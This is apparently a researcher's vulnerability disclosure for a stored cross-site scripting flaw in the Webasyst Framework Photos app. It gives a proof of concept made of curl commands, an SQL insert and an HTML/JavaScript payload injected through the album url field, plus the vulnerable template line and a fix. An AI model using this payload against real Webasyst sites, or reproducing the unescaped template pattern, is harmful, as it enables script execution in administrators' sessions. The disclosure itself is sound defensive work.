CVE-2026-116212 - Webasyst Framework through 4.4.0 Stored XSS via Photos Album URL
A GitHub repository version of this disclosure can be read here: CVE-2026-116212.
| Detail | Information |
|---|---|
| CVE Record | CVE-2026-116212 |
| Severity | 5.1 Medium (CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:P/VC:L/VI:L/VA:N/SC:L/SI:L/SA:N) 5.4 Medium (CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N) |
| Date Published | 2026-10-26 |
| Software Name | Webasyst Framework |
| Affected Version(s) | 0 through 4.4.0 |
| Software Link | https://github.com/webasyst/webasyst-framework |
| Vendor | Webasyst |
| Researcher Credits | Aaron Amran Bin Amiruddin (@aaronamran) |
Description
Webasyst Framework through 4.4.0 contains a stored cross-site scripting vulnerability in the Photos app that allows authenticated backend users to inject JavaScript via the album url parameter. Attackers with album edit rights can save a url value that breaks out of the unescaped attribute in DialogAlbumSettings.html, executing JavaScript in administrators' backend sessions.
Prerequisites
- Attacker must have a Webasyst backend account with rights to edit albums in the Photos app.
- Victim must be any backend user who opens the album settings dialog for the poisoned album.
- Admin credentials:
admin/admin123. - Album with
id=2exists (created during setup).
Proof-of-Concept
1. Log in as admin to obtain a session cookie.
rm -f cookies.txt
curl -s -c cookies.txt -b cookies.txt "http://127.0.0.1:8080/webasyst/" \
    -d "login=admin&password=admin123&remember=1" >/dev/null
2. Create a test album to use as the injection target.
docker exec wa-docker-db-1 mysql -uwebasyst -pwebasystpassword webasyst -e "
DELETE FROM photos_album WHERE name='XSS Test Album';
INSERT INTO photos_album (name, contact_id, status, create_datetime, url)
VALUES ('XSS Test Album', 1, 1, NOW(), 'normal-url');
SELECT LAST_INSERT_ID();
"

# Expected Output:
LAST_INSERT_ID()
2
3. Save an XSS payload as the album's URL field via the album save endpoint..
curl -s -b cookies.txt -c cookies.txt \
    "http://127.0.0.1:8080/webasyst/photos/?module=album&action=save" \
    --data-urlencode "id=2" \
    --data-urlencode "name=XSS Test Album" \
    --data-urlencode 'url="><img src=x onerror=alert(document.domain)>' \
    --data-urlencode "status=1" \
    --data-urlencode "type=0" \
    -w "\nSave album: %{http_code}\n" -o /dev/null

# Expected Output:
Save album: 200
4. Open the album settings dialog for the poisoned album in a browser while logged in.
http://127.0.0.1:8080/webasyst/photos/?module=dialog&action=albumSettings&id=2

The payload fires immediately on page load. The alert displays document.domain (127.0.0.1), confirming JavaScript execution in the backend session context. Any user who opens this dialog regardless of their privilege level triggers the payload.
Vulnerable Code Section
<input type="text" name="url" value="{$album.url}">
The url field has no |escape modifier. Adjacent fields in the same template do:
<input type="text" name="name" value="{$album.name|escape}">
<input type="text" name="full_base_url" value="{$album.full_base_url|escape}">
$url = waRequest::post('url', null, waRequest::TYPE_STRING_TRIM);
// ...
$data = array(
    'url' => $url,   // stored directly, no HTML sanitization
    // ...
);
The validate() method checks only URL uniqueness. No character filtering is applied. For existing albums (edit path), the raw user-supplied value is written to the database and later rendered unescaped in the dialog template.
Recommended Fix
- Add
|escapeto thealbum.urloutput in both template files (wa-apps/photos/templates/actions/dialog/DialogAlbumSettings.htmandwa-apps/photos/templates/actions-legacy/dialog/DialogAlbumSettings.html):
<input type="text" name="url" value="{$album.url|escape}">
- Optionally also reject characters outside
[a-zA-Z0-9_\-]during save to prevent other metacharacter abuse inwa-apps/photos/lib/actions/album/photosAlbumSave.controller.php:
$url = waRequest::post('url', null, waRequest::TYPE_STRING_TRIM);
if (!preg_match('/^[a-zA-Z0-9_\-]+$/', $url)) {
    $this->errors['url'] = _w('URL may only contain letters, digits, hyphens and underscores.');
    return false;
}
Timeline
- 26 October 2026: The vulnerability was initially discovered in a local environment setup. I raised a GitHub Issue to the maintainers and shared the link to VulnCheck when reporting on their webform. Later that night, VulnCheck published this CVE.
- 4 November 2026: I published this blog post.
See you in the next hack.
@aaronamran
October 2026